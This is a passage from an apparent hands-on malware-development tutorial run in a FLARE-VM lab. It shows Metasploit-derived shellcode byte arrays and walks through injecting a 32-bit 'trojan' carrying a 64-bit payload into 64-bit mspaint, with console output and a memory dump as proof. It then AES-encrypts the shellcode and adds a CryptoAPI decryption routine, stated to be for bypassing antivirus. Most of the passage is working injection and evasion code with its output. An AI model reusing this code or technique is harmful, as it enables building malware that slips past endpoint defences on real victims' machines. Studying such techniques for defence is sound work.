                                             "\xD6\x5F\x50\xC7\x44\x24\x04\x23\x00\x00\x00\x89\x3C\x24\xFF\x2C"
                                             "\x24";

// see '/msf3/external/source/shellcode/x64/migrate/remotethread.asm'
BYTE migrate_wownativex[] = "\xFC\x48\x89\xCE\x48\x89\xE7\x48\x83\xE4\xF0\xE8\xC8\x00\x00\x00"
                                             "\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\x48"
                                             "\x8B\x52\x18\x48\x8B\x52\x20\x48\x8B\x72\x50\x48\x0F\xB7\x4A\x4A"
                                             "\x4D\x31\xC9\x48\x31\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\x41\xC1\xC9"
                                             "\x0D\x41\x01\xC1\xE2\xED\x52\x41\x51\x48\x8B\x52\x20\x8B\x42\x3C"
                                             "\x48\x01\xD0\x66\x81\x78\x18\x0B\x02\x75\x72\x8B\x80\x88\x00\x00"
                                             "\x00\x48\x85\xC0\x74\x67\x48\x01\xD0\x50\x8B\x48\x18\x44\x8B\x40"
                                             "\x20\x49\x01\xD0\xE3\x56\x48\xFF\xC9\x41\x8B\x34\x88\x48\x01\xD6"
                                             "\x4D\x31\xC9\x48\x31\xC0\xAC\x41\xC1\xC9\x0D\x41\x01\xC1\x38\xE0"
                                             "\x75\xF1\x4C\x03\x4C\x24\x08\x45\x39\xD1\x75\xD8\x58\x44\x8B\x40"
                                             "\x24\x49\x01\xD0\x66\x41\x8B\x0C\x48\x44\x8B\x40\x1C\x49\x01\xD0"
                                             "\x41\x8B\x04\x88\x48\x01\xD0\x41\x58\x41\x58\x5E\x59\x5A\x41\x58"
                                             "\x41\x59\x41\x5A\x48\x83\xEC\x20\x41\x52\xFF\xE0\x58\x41\x59\x5A"
                                             "\x48\x8B\x12\xE9\x4F\xFF\xFF\xFF\x5D\x4D\x31\xC9\x41\x51\x48\x8D"
                                             "\x46\x18\x50\xFF\x76\x10\xFF\x76\x08\x41\x51\x41\x51\x49\xB8\x01"
                                             "\x00\x00\x00\x00\x00\x00\x00\x48\x31\xD2\x48\x8B\x0E\x41\xBA\xC8"
                                             "\x38\xA4\x40\xFF\xD5\x48\x85\xC0\x74\x0C\x48\xB8\x00\x00\x00\x00"
                                             "\x00\x00\x00\x00\xEB\x0A\x48\xB8\x01\x00\x00\x00\x00\x00\x00\x00"
                                             "\x48\x83\xC4\x50\x48\x89\xFC\xC3";
```

And the same shellcode has been used in our code:

Then we are going to inject the payload into the target process.

So, first, we allocate the memory, using VirtualAllocEx, then copy the shellcode to the allocated memory using WriteProcessMemory.

Then we allocate memory in the local process for EXECUTEX64, then we allocate the memory for the X64FUNCTION.

Then we copy the shellcode into the allocated memory, so it copies the EXECUTEX64 into the allocated memory and then changes the permission to become executable. After this EXECUTEX64 is executable.


Then we are going to copy X64FUNCTION to the allocated memory, so it copies X64FUNCTION into the allocated memory and then changes the permission to become executable. After this X64FUNCTION is executable.

Next, we are going to set the parameters to run the EXECUTEX64 function, and here we are using the context threads.

Now, we are going to initialize the context threads: hProc, pRemoteCode.

Then we execute it, once it is executed, it will be in a suspended state, so we have to resume the thread to execute the shellcode.

Now execute the .bat file, and then check whether the file is a 32-bit or a 64-bit file by using the dumpbin command:




```
FLARE-VM 13-04-2024  2:52:34.13
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
             14C machine (x86)
                   32 bit word machine

FLARE-VM 13-04-2024  2:52:40.35
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```


We can see that it is indeed a 32-bit file.

So, now we will be injecting this in a 64-bit target process, so run the mspaint 64-bit version.

And we can see that we're able to execute the shellcode:



```
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 5224
remote code = 009E0000
Press enter to continue...

pExecuteX64 = 00A80000 ; pX64function = 00AA0000
Press Enter to continue...

Thread created but in suspended state
Press enter to ResumeThread()...

FLARE-VM 13-04-2024  2:55:28.17
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```




```
FLARE-VM 13-04-2024  2:51:49.15
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 13-04-2024  2:51:56.54
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers | findstr /i machine

FLARE-VM 13-04-2024  2:52:19.60
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.cpp | findstr /i machine

FLARE-VM 13-04-2024  2:52:34.13
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
             14C machine (x86)
                   32 bit word machine

FLARE-VM 13-04-2024  2:52:40.35
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 5224
remote code = 009E0000
Press enter to continue...

pExecuteX64 = 00A80000 ; pX64function = 00AA0000
Press Enter to continue...

Thread created but in suspended state
Press enter to ResumeThread()...

FLARE-VM 13-04-2024  2:55:28.17
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

GOT YOU!

Hello, from the FUTURE!

So, we were able to execute a 32-bit trojan containing a 64-bit payload and inject it in a 64-bit target process, and above we can even see the addresses of all the shellcode injected, and various other addresses.

So, let’s verify it in the Process Hacker:



mspaint.exe (5224) (0x9e0000 - 0x9e1000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H..........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 3e 48 XAYZ>H...I...]>H
000000e0 8d 8d 4b 01 00 00 41 ba 4c 77 26 07 ff d5 49 c7 ..K...A.Lw&...I.
000000f0 c1 10 00 00 00 3e 48 8d 95 2a 01 00 00 3e 4c 8d .....>H..*...>L.
00000100 85 42 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .B...H1.A.E.V...
00000110 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000120 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000130 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000140 6f 6d 20 74 68 65 20 46 55 54 55 52 45 21 00 47 om the FUTURE!.G
00000150 4f 54 20 59 4f 55 21 00 75 73 65 72 33 32 2e 64 OT YOU!.user32.d
00000160 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ll..............
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


And we can see that it is indeed our payload. So, our trojan is working properly.

So, now we will see how we can encrypt the shellcode used in EXECUTEX64 and X64FUNCTION because it is widely used, so we will see how we can encrypt it so that it can bypass the AV.


So, to encrypt the shellcode, we will use the AES encryption:

So, use the Python file, first to convert the binary to a raw file, then use the raw file, to encrypt it. You will get both the key and the Encrypted shellcode, then paste it in the main.cpp function, and make sure to write a decryption function to decrypt the function.

It will look something like this:




```
//-- executex64_shellcode function (switches to 64-bit mode and runs x64function_shellcode)
unsigned char executex64_shellcode[] = { 0xdb, 0x58, 0xcd, 0x6, 0x9a, 0xf3, 0x2, 0xc8, 0xa0, 0x97, 0xab, 0xa2, 0x9f, 0x1e, 0xb3, 0xa7, 0xd9, 0x84, 0xba, 0xc2, 0x79, 0xf, 0xe6, 0x15, 0xa, 0xae, 0xbf, 0xf8, 0x2e, 0x


unsigned int executex64_shellcode_length = sizeof(executex64_shellcode);

unsigned char executex64_key[] = { 0x4c, 0x42, 0x52, 0x25, 0xa4, 0x61, 0xe0, 0x61, 0xb6, 0xdf, 0xbd, 0x79, 0x8e, 0xf3, 0x2f, 0xfc };

size_t executex64_key_len = sizeof(executex64_key);

//-- x64function (calling RtlCreateUserThread in target process)
unsigned char x64function_shellcode[] = { 0x9c, 0x8a, 0x85, 0x2c, 0x8c, 0x33, 0xc3, 0x71, 0xf, 0xa5, 0x4c, 0x3d, 0x7f, 0x2c, 0xe4, 0xd5, 0xb2, 0x6, 0x9f, 0xf2, 0x7e, 0xe6, 0x4b, 0x7d, 0xad, 0x48, 0xa5, 0xb4, 0x3f,

unsigned int x64function_shellcode_length = sizeof(x64function_shellcode);

unsigned char x64function_key[] = { 0x47, 0x7d, 0x11, 0x9a, 0x2d, 0xb, 0x94, 0x7f, 0x5, 0xa6, 0x19, 0xef, 0x8a, 0x84, 0xa4, 0x6d };
size_t x64function_key_len = sizeof(x64function_key);
```



```
int DecryptAES(char * payload, unsigned int payload_len, char * key, size_t keylen) {
    HCRYPTPROV hProv;
    HCRYPTHASH hHash;
    HCRYPTKEY hKey;

    if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)){
            return -1;
    }
    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)){
            return -1;
    }
    if (!CryptHashData(hHash, (BYTE*) key, (DWORD) keylen, 0)){
            return -1;
    }
    if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0,&hKey)){
            return -1;
    }

    if (!CryptDecrypt(hKey, (HCRYPTHASH) NULL, 0, 0, (BYTE *) payload, (DWORD *) &payload_len)){
            return -1;
    }

    CryptReleaseContext(hProv, 0);
    CryptDestroyHash(hHash);
    CryptDestroyKey(hKey);

    return 0;
}
```

And once again run the code, and check whether it is working or not:



Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
x86 Native Tools Command Prompt for VS 2022

```
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 5076
remote code = 003E0000
Press enter to continue...

pExecuteX64 = 00880000 ; pX64function = 00890000
Press Enter to continue...

Thread created but in suspended state
Press enter to ResumeThread()...

FLARE-VM 13-04-2024  3:24:40.26
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

GOT YOU!

Hello, from the FUTURE!

And we can see that it is working properly, so our encryption method worked properly.